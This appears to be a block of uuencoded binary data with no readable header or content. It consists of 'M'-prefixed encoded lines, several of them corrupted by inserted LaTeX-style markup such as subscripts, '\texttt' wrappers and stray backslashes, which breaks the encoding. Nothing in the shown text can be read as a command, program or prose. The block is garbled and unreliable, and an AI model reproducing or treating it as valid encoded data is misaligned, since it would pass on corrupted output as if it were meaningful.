M3152006L7<@JL^LNYMBAHECQ?^GRUM655DPKU/%R];Y802^5^D(9N>X&=R/) MD5CW_5>]/>YW47^_M][^E)YX)!I60R2MZ!REKB*?=DMYS%"KVI6QI.9.+7%P MN%+JH:9STZ^.:5>]Z@TE%^"^JK"77^=46MU;N\Z#G*I';*Z>GG;YJ+#S0-57 MSNA)75YZ;^12:ZUH[V"T5J5/)%#D?%>2'XBQN^OK4(M,O0]U'P955T+U)\$15 MTY[AJXU3?U=6F;O3#B9N4&O-E/86T]Z:EQN#\'A54,\["LH3)VA/>HE73*MY M:THQ=:?LRKB/B[JK6>ZTZ\N*.HKN%ZK:=NF5;']Z+1QQG;S=CW32"HFY:ZY1 M'G=3K; Z[K58]^156S6G?4V=591./H7+#X^U(]7A@<(UQ[A;RU&/OM\$1665TU M;UHM40D&W=LPM9!(1'AVJ2[*:U\$7SRB;BP2*^>NI*Q^.8^Q`@7.96EP.&1S MN-&14DYO^LU5W55/W65OK?(\`7R3@/"WPU%-/Y".1FE.6<[_&TX?DZ'*7:G9Z MXF.Q[4^>%MP%M4QUCU_]83/J22^I_9)>K&/FE&MM_9UUS%E=ZL*;&Q_PQXJY MY[,CB>_JDWVN'="E/'D:K+<KJRS9V:M_MM/O:CJ/\$U6SZA+OFG;-QXZO[DE> MQ;HZYSQG=F?[)5_*4V^/6J_DTZ!Z]G;]_<GYX\'J!7MJ%US;O/ZNM,6H`@^C MU)VE:UK5\$V_=>8#,![3J0NWC/\<7*5)/OGH%0H&2>\$EU+9IZNE7;5_5%\$\<0 MC<37X&K[)ANV>BNIS:RRU+8WT2P*4%`#.CG\$ZJFGY:.N004IL_9Z\8,6]]9V $M_{0,N}^{1}Q;N_XN;^{1}_{0,N}^{1}=AYBXP,M_{-+};.I^{0}_{0,N}^{1}=AYBXP,M_{-+};.I^{0}_{0,N}^{1}$ MJ%I'=TMMXNI'^S4C,J6:\$0S8H=1;X/_1[TWK=U^WTONJ'O.G]E6]?W7]\-37 MD?I*:N.Z"WF<1.R(ZZ73^FJ]--]X57U9D%R6>DR1V2MQ>ZE2Z@OW<>Q/AFC5 MM\J].>LFN[H'BHH9!4ZI^G*L.IQ*]6&G/BM5=507G82K6!8H"<3<RV9AKNNU MNZ!V9\$K%6U/H4^BZ\$8FZZREWG>/LNGMYC!+E\$48L%@ZI[CY9O3)RUO3;+\C/ M"FSG:0PW\4XM-Q((1WC7&4%?5*437VPG?ZV4S;U3G550>K7J0:2GWA[U1/E_ $\texttt{M=->_W/2>Y,^'ZNNH:P[UY,=33T=RK<(\$_)PT4G653GZC7} @ \texttt{WG\&PHYT!PE9-G} \\$ M7YY<N:NVK[16T[VL;']*HT^AN@-(*8;5(NV(>[;DONH2#D?=KY97'(]QZN9K MMPB;L-9,SFG;W:XZD[@JSK??;*T\6WU\$JK<CJZRJRQ\OJ#XMIATFJ<='^H%1 MQSY-WYGI>U%]Q>JO^=E)\DE%?3V)-YM7'([\$W%>'U(I:,OE(+%Z:O)ZYVU7] $M_{IJ};E\0[RE/?54=K"NJ^-:7)UDHK>%,+JIDX=R5_;9:1G9E>Y*%/>KGJ,NNL$ M15I7]1< KB[7W7=ZS?5.G*N9>BB:/!32OR%SE=514-VJ O@0C[J*\$9M/A1'; M7_.N7+W)9WA]X^&8C[+KEW*IK<1/N)U[K5KUJ/..T_+NUTC<UT33MT!ZE]?5 MXDR10-NK+F3WR>6)(\$=6UZ"OR%7VUTPGCIB:=MU[)MF;/->X*^ZS3W4Y\?D^ M'.'K]X@KK79"==/U&JH6*!BCSF\IC<O;)YHEK@^YKF9666I;;8YZ/NU5OYSJ M4)6H'4D99JDETJYB^A!S=[B6GNQ07Q0G&_5L6'57DOKH()#H<)V2J^_S/"DM MM:[J2Q+WFGKJK+H_S*3WNJJ]?6131GT/]#\3KF54GUS32W6DHM4+2YLG+9!< $MOIW\#M\Z!J[ZZ\?IB!7Q8\#(9'^8+)/V1);7J33?754F):_;2X(%;5<OU,*5'@)$ $MPV)R22EM;W6[+\#G%\\(LFIR.V7379S?452'HIN9CD=48UG+_/J9I,W+,FSQ]I$ MI:SDB_>SW>NDSN")R?XA;R!2TRCD[2:G@S4OHS+.K4J[MNI[RZIIYSE@[38W MV<EF]:1Z;365W)IJ6OVD34UF.G]A\$2Y7TVR;1-%9336A_K[#=:"J8M4:J6EN MOVIWJU54\$W'N]B.)12?624WR[6#`GWQYKR\X1F3[0_EA3[0@\$\$A,.IN_-&(S M4\#YW5&B6-T(!=0^4E<]U>K#%S[J3SV<1H"E3ZBI5]V"U!1X+%S`)RPF:VKN M^:HG.90[U:4B^1S!W9?Z@Z;Z>_A*,*\T\$%)GTOI3666NOGI^_N9*Y#GM[@1< MM:J_':/"U<[9U(F[+U^\$%2Y07U[_EZ[+V[L[^6EAQ%87=5<Q&:VKQA!VE]7W ML^H]NJO9H3J6FALN55>HM'0NBZB_QZDE.\95'4W)+Q^RNP2X"<R.\B=%ZL%> $M+))H=(\7V<X?J*04U,FINN+NKOH6F::G5MN;:+MF37[QE^,,,)U]YK8KZ$K%6$ MS?E"D5)FEXP\FOXNY3\$[M<FNH5#KCV"H\-`A\:/.JO?CE!A\SB'@*E7_D)F? $\texttt{M=M<TPY\&N-F>FB\$VSN.3]7M3Y\#4(\\$G9\&<0'UJN-/_;)3-5-^OLN8IYB\R/>S}$ M_<X)W_4'072J,>[ZHXID*?E+KV0[Y1=:U45UB4]IJ2L/%76?EWQ8Z]PRY(=K $M^BGP^_SD)Q97(ZO,W?**G,'JIPS)?[G)4]/ATG+^4>=&57."F>&0T^<,-/[I]$ $M4VJ'U$/7JNEDRCER^$?]X1__\&&&M.T;EW:BJ*M8UZ\#<L+5/S3UN!M99;6:$ M7G<ST4@\MU*3R1\8J\$9B[9T_HE.SI52<=D'RZJLFDY<+]^^NW+\Y575U8:V: MC-BJ6'W!5-/JG*2F^MFNA><5*J0UT15;CZNE>]0WDY=5?H+,1YW>0\$[U]- $M5J\=NS;MUQ-U%0/X+01G$J?/]0,2=XMEUVZKORI-;-3D-3BEY4TVU577W5!=$ MXZI^%*VFU`+=TRJ1]E/I]%I-SC45B!4G_WC54V>5;)RO=,8Y_\0"SGG%^6,H MO_I.6?2V;7_M;\VXT^,"J3[D_(]^K_C_V+OO.*F)^.'C,Y.(BKWWCKVAW&%7 MEN. 4 K) 'BZB@ 6 .-G; /7; OX X1L8 B -A 4 C1 2 C1 = 6 C79_/ M3I+=R28Y?Z GC^?U /'C]7ISF>\WV[*9278R23C0J4 8J\Z?3]"NB\Y)4OG6 MFE:K)N, V2&1TMQB-06U^3+E3P_)A=K?T[UIGU+"SE23L%)WUH%AV&JMB5+?` ME2WC]7.+0C/HOJ@>J]5>W-FO<#9?^5KK=:WK@GYTK#A)U*W8A8F>[54-NF"> $M0E0: <! YGG&WC*S19Y]R8XJ03#9S, $AKUYM5-GYX.GKJHP\;)*&;1?0*G*=>3$ M_I,B@B\$>H`]#ZZV0UZH&0@E13:MG=H'&`A%GGN+8=WZ\$1_4=L6UJUET:S)9? M!,:I=+KLK>55#7Q7_.XEZBP2KVKZBT9:5TZS5\$Q6<49?L0N[NC652^IU@<GL M]ZBJAE2Q#[RBO=YMDDMVUHMKGY.)/G7+R5<GL_JA[!"[W9R!.(W\V-;\P7PG

MX[Z'DG?@K&*^8*M>2V/5%<5"OANSBOHL!M4VYI*%JP.(0<E"_<MO5;U!,KI@ MKE/!2&5;6"P1B/DBK,^^)PN.'=:IJ+'#T;F05_&%G\$*A876:IYP3+7QZ9\TO M3+J;+UUVE[WSIOK=94>JH_&`WCS!08&%E+>8^E>6A@;&#RP-T7-2".4;#K8-M>OGFU\[21)P*PY,X:V-TCN^KF,V,9_\$NY1\$SHSG?\-13B7).]7/*^EFU5<($MV[MR\h'K<!AQXSH<7M!K1P.!\s=H8N$;W2,E^6-C'YU*E*:\0^<7]?C/.;SG$ MB+IDAS; J)?%-&.[ZG43;\$['S\$)"N%<N,"]FX,6<4C_>%<T(P5S2.6:F)\W> M(LKYMU`\Y.W\3'\$W8(-:4A6US2QL[QB[\$8FW\\$WT1`U5,9E/*Y2;DVAE-^& M%\$N#T^,;T_H)AR:S&3?.P81,*A4RDBH6G4J(.#_KZD?KO2=C.A_W#T,M#>@Y M]\$'<T*Y3DAV-(B5=O#`"!6-(*:7"D%*FBZ-%*?A&BU+VK4:E`=K68"A1&M(! $M=GHQY]R=(5E2;A9:LYM!S^{(;6A@(Z,5%,#@^,1^L]/23"(Y,)&H.+*,8)$ $M/@21>'`(HA&MJM>O$#HB,2+.4C)'$NJ#7_5\"4985]_*P;TJC$C_VK;\$!&C$ MO(B12Z9;]4]9,^;_E.PPET2*!ZCUO?E<K(.<^9[9%`Q,-CG=_81+QRP:H6K6 $M\1:]$ **,') 48D2SY@3;+-V"+'2\<K^@.^)>PL+^]; *_GI7>R; BX</-R0>'&X8 M%N0EPP;WA4:9MV3P76F`.3H<.D>6<RW=GZ_QT!%SX6&>.'S\$7\$2<^<T1<Q1T M8UV8"-OVD?, NHT20[H!XE3_"P`<"@2%S\>BQ;ATF\$\\$DH>B!<%ZN^,O#W!/. $M?TH^0?18.2^5,89ML.?F);PS9DN*E6U>0-=VW3H$(H6WS3=>>#[=!9;_X4R@)$ MPT%P_Y'GR4L&19F!UK11+%G10G]0\$&?#[-4502HX#3X98Y0:!=V4\<LM?R0@ ML(F)2B8*26]9&./;_\$5F]8\+HUPXRZ>6VLXQQ'1#_NO5[R=LF%8\=%04\=*! $M[D6,#6M-,MN4RX[C)X6[3^(U$\YNFG\QE1PG+P;T,1F0$\!X.#_RC3&&Q/T']$ MS2E''S0WL\Z7\$HSHKZD8UON-?5KYP+P_X^D+SZIC1F>XGG*WRZ&IQG0PI?M6 M_*'\>DHD:N>O]'(&A`:G1^>_>&,'G:]=MSOFH>]XU.'MN'>(MU]M73(5*RDG $M*`=/1`P+ZCE]G4;Y0&NS[C*A81M?LC/7.(KQO6X'6;K!^=BLI9F1A:[<>"J9]$ M;';^#QR`JXA')/C!YF2H![KSW7<)DGAK75.C\$<I7*X*Y9O:_G:B(CV_D)X=W MK2>OY"5U[?!W?QM!YIL0;T[6Y[<AQ28K7S\$8S&Q<;J<8<M?H8L!]H?#*Y"2] $M[BVO1/5!>]43";HFF*>XU1,IN/>=/'"*,&N`V]36F@"G0B+3.^Q\".80'OH$ $\texttt{M=1R(ER[<0F]\#<*'X3]8>7./]} \\ \texttt{H\&=R<+I0B\$RSG:,\#\$)+\&9\&4;} \\ \texttt{A2:SOYYR]G_0} \\ \texttt{G_0} \\ \texttt{G_1} \\ \texttt{G_2} \\ \texttt{G_3} \\ \texttt{G_4} \\ \texttt{G_2} \\ \texttt{G_3} \\ \texttt{G_4} \\ \texttt{G_3} \\ \texttt{G_4} \\ \texttt{G_5} \\ \texttt{G_6} \\ \texttt{G_6} \\ \texttt{G_6} \\ \texttt{G_7} \\ \texttt{G_9} \\ \texttt{$ M&<)<T=TA), = (D90K[?^(N_#Z:3V?M85KS:FXV%'=47IY3/Y82@[GK[ULW)]MK'Z'^5BAH%?U9(-@0(K70.DM:VF`9]('[0KU1C?'Q.@@]SY@QMF0N%%O+)U3 $M<@>\Z(UO,,2S-S(VSSMX9!98*KZB/I3BA?0*:TP79M8'C;QIEEL+:UM)L3BO$ $M[G'T%;Q<X7A2HB9.I7!V3]R/6^SLY<O3Z[FS6^OV2.GN;5]$'S]I]GJI<A%A$ M7CJD3RLL5IS3;*J\M;/P_"5;C0[R^4!T6K=YOK2Q'^00)BB.2?)]!519G0B) $M)K,L7N=((-->1=9UT2@[K4U/_8T0CAL/H2J5/(A(^,.:W>M-.3MXWK$7G=&C)]$ M(0K7Y_(JO\$XYQX**1SR]*M91D0712+--#7FH\$^J7R8RA?\L[KE:3*1QL(Y;6 M?97N\,1<?H'IZ=XYX["YDZY,=Y3M4[KSI*.#DGS&EJC'Q\$,?X]_RZ0ZW0B>[M+OEZV8, A6J#P: "(8-4)&7WLP5FP3=2ZBM[VC9-@K^6-N2:]BWA1?<G&Z#WUU MR:Q3CAA#'YUSGSUT)'QTRGA48#1\=,I[E&\S3BCJ_0;?:-0[#+XU=OCIYV:' $M:6BFJ8Z*X':WC]!K#W_&YV<2(U+U]#[IO\1;^)O*L>WC;X9UC3_.W"EG[AOC]$ $\texttt{MSMC@>G]CWD3"F6AJ]O[\&O(E"IKP2M,N<GF=N]OS)LH9-*\$B5AARDFRM?; ^{\bullet} \\$ $MQMP),OK?C0?/[)W_.^`H*21_[[6!/3:4PMY$B@_*I>BWJ1!97(J'\`DZ;R9$]$ $MP[I;"7$@!*\\[A+^3L!#+L0J;;RW$X:C#--R"E?@#.VXC1&^D<"&6X#W8VPJQ"]$ M%ZHQ#O.Q#%]@_>V\$*,-03,9U>`X_8LOMA3@2#3@7M^\$U_(6==Q"B+]*X&\$OQ M`3KM*,0^&(0V+,#C^`H;[B1\$=YR(,[`(+^!G;+VS\$#TP\$C-P!][`/^BRBQ!' MB;OPP49"O,O?3KL+L3^&X'3<@%?P%W;=@^\-XW\$EGL&/V&9/OFLT838>QA?8 $\texttt{M:"_6\#]1C!N[\&>UAS;]8I'(\S<"-6XF_LMH\0`]\&\&J[`</V';?86H1!IS\B^* }$ $\label{eq:mq} \texttt{MQ,;["7\$8\&G`>[L'[6\&M_(0[`4)R)F_`J_L'N75D?T(ZK\2Q^QG8'L`XA@TOQ")]} \\$ M*+[")@>RWB&)F;@7'V#M;JRO.`%GX6:\AG^Q1YD0QV("KL%S^`7;EPO1!\V8 MBV7X&IMV%^((C,3Y6((/T?D@(;KA1\$S!+7@=XF`A]L0@G(*%>!ZKL<,AK)\8 MBWEX#-]@LT-9IS\$*LW`?/L(ZAU\$/,`Q3<20>@#R<NH,X)N):O(!?L>,10E0A MB\OP.+[%YD<*<11&XP(LQ<=8]R@ARC\$<9^,VO\G50XB]48-3<1U>Q&_8*<:Z MCQSFXPE\ARUZ4E_0B`MQ/S[!>A74,8S`--R.MV#UHEYB,";A>KR\$W[%SI1#' MH`67XTE\CRUI+6,X&1?A`7R*]?L(<1!.PCFX`V_#[BO\$OC@.IV\$17L8?V*6* MNH=6+,!36(6MCJ8>8@PNQH/X#!L<P]>+6IR+._\$.UNA'G4<"D[\$8*_`GNO07 M6.H_QN-*/(,?L<T@ZC^:,!L/XPML%*?^HQXS<#?>PYHUU'\<CS-P(U;B;^PV $\label{eq:mf/J/-ER} $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&">H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_`(OL3&")H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_(OL3&")H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$Y?@)VQY'_4<:<_(OL3&")H_&G`>[L'[6&L(]1]#<29NPJOX![L?] $$ MF/J/-ER$YPJOX![L?] $$ MF/J/-ER$YPJOX![L?] $$ MF/J/-ER$YPJOX![L?] $$ MF/J/-ER$YPJOX![L?] $$ MF/J/-ER$YPJOX![L?] $$ MF/J/-ER$YPJOX![L?] $$ MF/J/-ER$YPJOX![L] $$ MF/J/-ER$YPJOX!$ $M3_U'.Z[\&L@9VPVE_B.\#2_$HOL(F)U\#_D<1,W(L/L/:)U'^<@+-P,U[\#O]AC$ $M\&/4?$W^-GL,OV'XX]1_-F(ME^!J;CJ\#^8R3.QQ)\B,XG4?]Q(J;@%KP.440]$ $\label{eq:mqr} \texttt{MQR"} < @\texttt{H5X'JNQ0QWU'V,Q\#X_A&VQ63_W'*,S"??@(ZS10_S\$,4W\$KWH!,40\label{eq:mqr})} \\$

MQT1<BQ?P*W8<2?U'%I?A<7R+S4=1_S\$:%V`I/L:ZHZG_&(ZS<10>A&JD_J,& $MI^{(ZO(C^2L-/)U'_D,!]/X\#ML,8;ZCT9<B/OQ"=9+4^{Q^M-P.]Z"U43]QV!,}$ MPO5X";]CYS3U'RVX'\$_B>VR9H?[C9%R\$!_`IUF^F_N,DG(,[\#;LL=1_'(?3 ML`@OXP_LDJ7^HQ4+\!168:L<]1]C<#\$>Q&?8H(7ZCUJ<BW=P)]9HI?XC@<E8 $MC!7X$UW&4?\Q#E?@:?R`K<=3_Y'")7@(GV/#-NH_ZC`==^%==&JG_F,(3L<-$ M>`5_8=<)U'^,QY5X!C]BFU.H_VC";#R,+[#11.H_ZC\$#=^,]K'DJ]1_'XPS< MB)7X&[M-HOZC#5=A.7["MJ=1_Y'&'#R"+['Q9.H_&G`>[L'[6.MTZC^&XDS< $MA - Q + ZK/H U \cdot Z[\&L_@9VYU)_4 < &N^7W@_G[*+[")F?1!B")F;@7'V + M*;0!$ M.`%GX6:\AG^QQU3:`\$S`-7@.OV#[LVD#T(RY6(:OL>DTV@",Q/E8@@_1^1S: $M^{\ })R(*;@%KT.<2QN^03@%"_$\5F.'Z;0!&(MY>^S?8+,9M^$8A5FX#Q]AG?-H$ M`S`,4W\$KWH"<21N`.";B6KR`7['C^;0!R.(R/(YOL?DLV@",Q@58BH^Q[@6T M`1B.LW\$;WH2ZD#8`-3@5U^%%_(:=+J(-0`[S\02^PQ87TP:@\$1?B?GR"]2ZA $M#<^(3,/M)^06;-H^#,8D7(^7\mWGD,;@!9<CB?Q/;:\E#8^)^,B/(!/L?Y<$ $MV@"<A'-P!]Z\&/8\V^,?A-"S"R_@#NUQ&&X!6+,!36(6MYM,&8`PNQH/X#!M<$ M3AN`6IR+._\$.UEA`&X`\$)F,Q5N!/=+F"-@#C<`6>Q@_8^DK:`*1P"1["Y]CP M*MH`U&\$Z[L*[Z'0U;0"&X'3<@%?P%W:]AC8`XW\$EGL&/V&8A;0":,!L/XPML $M = "UM`.HQ`W?C/:QY'6T`CL<9N!$K\3=VNYXV`&VX"LOQ$[9=1!N`-.;@$7R)$ MC1?3!J'!Y^\$>O(^U;J\^P*'<B9OP*O[![C?2\#J\=5^-9_(SM;J(-0\:7XE\\ MA4UNIOXCB9FX%Q]@[5NH_S@!9^%FO(9_L<>MU'],P#5X#K]@^]NH_VC&7"S# MU]CT=NH_1N)\+,&'Z'P']1\G8@INP>L0=U+_,0BG8"&>QVKL<!?U'V,Q#X_A $\label{eq:mavQV-4?HS`+} $$ M&VQV-_4?HS`+]^$CK',/]1_\#,!6WX@W(>ZG_B&,BKL4+^!4[+J'^(XO+\#B^*)] $$$ MQ>;W4?\Q&A=@*3[&NDNI_QB.LW\$;WH2ZG_J/&IR*Z_`B?L-.#U#_D<-\/('O ML,6#U'\TXD+<CT^PWD/4?XS`--R.MV`]3/W'8\$S"]7@)OV/G1ZC_:,'E>!+? M8\M'J?\X&1?A`7R*]9=1_W\$2SL\$=>!OV8]1_'(?3L`@OXP_L\CCU'ZU8@*>P M"EL]0?W'&%R,!_\$9-GB2^H]:G(L[\0[6>(KZCP0F8S%6X\$]T>9KZCW&X`D_C M!VS]#/4?*5R"A_`Y-EQ._4<=IN,NO(M.SU+_,02GXP:\@K^PZW/4?XS'E7@& $M/V*;YZG_:,)L/(POL-$+U'_48P;NQGM8\T7J/X['&;@1*_$W=GN)^H\V7(7E)$ M^`G;ODS]1QIS\`B^Q,8KJ/]HP'FX!^]CK5>H_QB*\$^CW:L&YF(>%N`6/8`5^ MQ,8]I-@1AV,(6G\$.YN`.O(SOL%Y,BNUQ,/H@CA%(80IF8PE>PI>P>TJQ"X[& $M"+1@)J[$(W@#[^*G=*Z0H@NZH3]&81RF8C9NP!-X$6]C*>Q>4FR#KNB#!-*8$ MAJNP%*_A,ZQ&YTHIML!^Z(,A:,5<W(1E>!W?0/268A/LAL/1'\.0QEFX&-=A $M*5[`=[#[2+$UCL((M.(\7(IK<0>>PCOX'#]!]95B(^R#/JA#"Z9A/I9@)3[#]]$ MS["KI-@4.V-_'(D!J,,\$7(CK\"!6XA/\@@V/EF)O'(X:C\$0;IF(.%F\$YWL`7 $\label{eq:main_variance} $$M^*V=CI\$B2^R\$[AB(T6C\#+"S"\$CR']_`C.O7C,=@',9R\$TW`Q\$N->/(//\2<V)$$$ $M[B_{\colored{B_8}}"C@2U1B\colored{TS$'M^(IO(OO80W@^{;N.!2}T8!V3,?EN!,/XTVLPM_H/\circ\normalfont{M'}*$ $\label{eq:mg7} $$ MG7^P*M\&`<3@75V$I7L$G^!>[54MQ\&!+(X5Q<A25X"1]B$=8X5HJML"\J<!S& Constraints of the constra$ MX'3,QF+<CQ?Q"7Y#YT%2[(H>&((L9F`AEN`%?(+?L&Z<[QD'HQ_JT(8+<0T> MPIOX%JI&BLVQ!PY#?XS`6)R/F[\$\$S^%-?(KOL/9@ZATJ4(>QF(SIN!KWXV5\ MB\['L>QQ)(8@BU,Q#1?A-KR\;_\7UD_0KN!(#\$(*4S\$;=^!QO(8?L?X0YL7^ MZ(\$3,0:3<!X6X%8LQZ=8C36.YS-C=W1'']0AA5:<@?.Q"\$OQ,K[&7UA[*(_% M;NB."IR(5IR!^7@`R \$A H1U`NT9>J(:P]&\$4W\$>%N%./(H7\1G^018G2E&& MWC@>8W`6KL%2O(4OL1J=ATFQ'?;&X>B/X1B'2[\$4*_`)?L.ZPVF3T16]48=) MN!C782E6XCNH\$;0#Z(*C<!).QWS<@:?Q/G["FB?Q?>`@5*,19^\$:+,,*?(I_ $ML54M=0"]<!(F80X6XWX\CP^Q&IWKI-@6W=^/=6C#=%R)^_$\\/L0/4/6T$=@3$ M/3 8HWJ+L2UN!?/X^U\CC^P00/M/"HQ#*V8B>MQ-Y[!._@.(DF;BKW0^\,Q)]$ $\texttt{M$;-P,Y[!Y_@5:XYD7NR"KC@"0Y\#\#Q;@;3^{C_(N-10']8&\<@3A&8PHNPE6X) }$ $ME5B*Y?@(OV/M)K:1V`-'H@9-F([YN!7/X%/\@C724FR&/7$$JE&/2;@,M^!1$ $MK, #'^^*6AO>.77$0^F`86G$!;L8RO([OL68SRQO[X!C4(XOI6(B[\!*^0:>Q$ MU`MTOR_\$D<1X3,%%N!8/8CG>QA]8+\O[P1'HCSHT8S)FX2K<CF?P#E:A4X[7 MPJ'HBR1.PW3,PV(\@O>Q&ENUT&:@&@V8BD5X""OQ,7Z"U<IZ@!UP`'HBCN\$8 $\label{eq:me_k8CBMP} $$ M@_&8CBMP,^[$$ __@8/^(?K$N.U\NZ(8>.!:U:$(;IN`"+,`BW(&G\2J^Q$\0)) $$$ $MXWDN; (TNZ(K>J$$])F(FKL&]6(GOL7D;KXOC, `:3, `]+\`(^QI_8N)UU#3TQ$ $M#.,Q"PMP&Q[#R_@(/T8-8'W#7C@2`W`2<C@;E^8&/(GW\3W6.(7V``>A+X:C)$ $M"9,Q"U?C-CR,Y_$:/L;7^`-J(NTBMD`7[(,R'($X)N)<S,,-6(+'L0*?8C74)]$ MJ7RGV!/EZ('^&(*1R&\$2IN-R7(\[\2A>Q\^P)M&V84\<C+XX#DDTXU2<BRMP $M&Q[\&:_@6OZ#S:;1SZ(<3,1[GXWHLP8OX$#^BV3V$]$%77$H^F(H4IB(&;@4))$ M"W\$_5N!]_(HU3V=Y81<<A&,P`CE,Q5PLPN-X&1_A=ZQ]!NL:]L0A&(@3,!(3 M\#1>P[?X%=84ECUV1S^,QD3,PD(\A+?Q!S:9RG)#-\10AU-P`:[!TW@+J['Q

MV<R+/C@9YV`Q[L'C6('/\3?6GL:RP3XX%/TQ"N,P!;-P!>['Z_@\$/\`ZASJ# M;HBCLTX=,Q'[=@&5[#\$^AT+I\7>^,(Q-&(,S\$/-^\QO(608\$UGOP\$EJ,)($MG(+16(\#[\096P9[!NH%R'(N3,1$SL1"/XBVL0J?SV-]"&7IC",9C"B['W7@!$ $M, 8[",]R"<S^7B[$4K^*;=+J^^H.NJ, (HG([+<2/NQROX^K]BPPNI*RC#^"0Q])$ $M'K.P&SOQ)KZ!?1'+!`=B`$[&)*R`Q7@0;^$+J(M9']$*AZ(:=6C"9*R":W3 MGL2'^`I 8Y-+J",X`#\$DT(896(!;\21>Q<?X%JMAS>;S8% TP"",P30LQMUX M#._B2_R*M>;PG:\$_ZI'#%"S`?5B.M[\$*:US*^H,]<20&HP%MF(%YN`\$/X5F\ MA<_Q*]:>RV.Q.[JC!O48AYE8A`>Q\$C]BDWG4&\11CQS.PT+<CF5X"Y_C#VQZ $M&9\+QZ^1Y^2+,'S>VKL=E\UCT<@SJ,PQ3,Q6UX"F]C%=:[G'J(*@Q'$]HP$ $M!; -Q)U["-UAK`=\U>J`&)V,R+L$-N`]/XR6\B8_P-7[&7["OX/6P.7;$7NB&]$ $M(] `'Q^) C(S)N`LS,1<+,3-N!="L/X)2]AB#=*)K"G6$FN+SF(=L:Y83ZPO)$ M-A`;BHW\$QF(3L:G83&PNMA!;BJW\$UF(;L:W83FPO=A`[BIW\$SF(7T47L*G83 MNXL]Q)YB+[&WV\$?L*_83^XNNX@!QH.@FRD2YZ"X.\$@>+0\2AXC!QN#A"'"F. M\$CU\$3/04%:*7J!2]11_15U2)H\4QHI_H+P:(@:):'"L&B;BH\$8/%<2(AAHCC MQ5!Q@CA1#!/#Q0AQDJ@5=:)>-(BD&"E&B=&B49PLQHB4:!)ID1'-8JS(BIQH M:UBG!@OVD2[F"!.$1/%J6*2.$U,%J>+,\29XBPQ14P59XMIXAP.C4T7,\1Y$ $M8J8X7\P2%X@+Q47B8G\&)F"WFB$O%7#%/7";FB\O%`G&%N%)<):X6UXB%XEIQ$ $MG;A>+!*+Q0WB1G&3N*G<(FX5MXG;Q1UTMM\E[A;WB'O*$G&?6"KN*P^(!\5#$ M7A=OB#?%6^)M\8YX5[PGWA<?B`_%1^)C\8GX5'PF/A=?B"_%5^)K\8WX5GPG MOA>KQ`_B1_&3^%G\(E:+7\50XG?QA_A3_"7^%O^(?_GZI532DK9<0W:2:\JU MY-JRLUQ'KBO7D^O+#>2&<B.YL=Q\$;BHWDYO++>26<BNYM=Q&;BNWD]O+'>2. $MYL]Q%=I&[RMWD[G(/N:?<2^XM]Y'[ROWD_K*K/$^>*+O),EDNN\N#Y,'R$ M\$'FH/\$P>+H^01\JC9`\9DSUEA>PE*V5OV4?VE57R:'F,["?[RP%RH*R6Q\I! M,BYKY&!YG\$S((?)X.52>(\$^4P^1P.4*>)&MEG:R7#3(I1\I1<K1LE"?+,3(E $MFV1:9F2S'"NS,B=;9*L<)\?+-MDN)\A3Y$1YJIPD3Y.3Y>GR#'FF/$M.D5/E$ MV7*:/\$>>*Z?+&?(\.5.>+V?)"^2%\B)YL;Q\$\$I9\$Y*5RKIPG+Y/\$Y>5R@;Q" $\verb|M7BFODE?+:^1">:V\3EXO%\G%\@9YH[Q)WBQOD;?*V^3M\@YYI[Q+WBWOD??*|$ $M)?(^{N53}+Q^{0}+J'Y,/R$?FH7"8?DX_+)^23\BGYM'Q&+I?/RN?D\setminus_(%^:)$ M2;XL5\A7Y\$KYJGQ-OB[?D&_*M^3;\AWYKGQ/OB_D!_*C^3'\A/YJ?Q,?BZ_ MD%_*K^37\AOYK?Q.?B]7R1_DC_(G^;/\1:Z6O\K?Y._R#_FG_\$O^+?^1_U+Y MI5+*4K9:0W52:ZJUU-JJLUI'K:O64^NK#=2&:B.UL=I\$;:HV4YNK+=26:BNU MM=I&;:NV4]NK'=2.:B>UL]I%=5&[JMW4[FH/M:?:2^VM]E'[JOW4_JJK.D`= MJ+JI, E6NNJN#U, 'J\$'6H.DP=KHY01ZJC5`\54SU5A>JE*E5OU4?U557J:'6, MZJ?ZJP%JH*I6QZI!*JYJU&!UG\$JH(>IX-52=H\$Y4P]1P-4*=I&I5G:I7#2JI M1JI1:K1J5">K,2JEFE1:952S&JNR*J=:5*L:I\:K-M6N)JA3U\$1UJIJD3E.3 $MU>GJ#'6F.DM-45/5V6J:.D>=JZ:K&>H\-5.=KV:I"]2*ZB)UL;I$S59SU*5J$ ${\tt MKIJG+E/SU>5J@;I"7:FN4E>K:]1"=:VZ3EVO\%JG\%Z@9UH[I)W:QN4;>JV]3M}$ $MZ@YUI[I+W:WN4?>J)>H^M53=KQY0\#ZJ'U,/J\$?6H6J8>4X^K)]23ZBGUM'I&$ M+5?/JN?4\^H%]:)Z2;VL5JA7U\$KUJGI-O:[>4&^JM]3;ZAWUKGI/O:\^4!^J MC]3'ZA/UJ?I,?:Z^4%^JK]37ZAOUK?I.?:]6J1_4C^HG];/Z1:U6OZK?U._J M# 6G^DO]K?Y1]+T2TM9EF5;:UB=K#6MM:RUK<[6.M:ZUGK6^M8&UH;61M;& MUB;6IM9FUN;6%M:6UE;6UM8VUK;6=M;VU@[6CM9.UL[6+E87:U=K-VMW:P]K M3VLO:V]K'VM?:S]K?ZNK=8!UH-7-*K/*K>[60=;!UB'6H=9AUN'6\$=:1UE%6 $\texttt{M\#RMF];0JK\$Y6I=7;ZF/UM:JLHZUCK'Y6?VN`-="JMHZU!EEQJ\8:;!UG):PA}$ 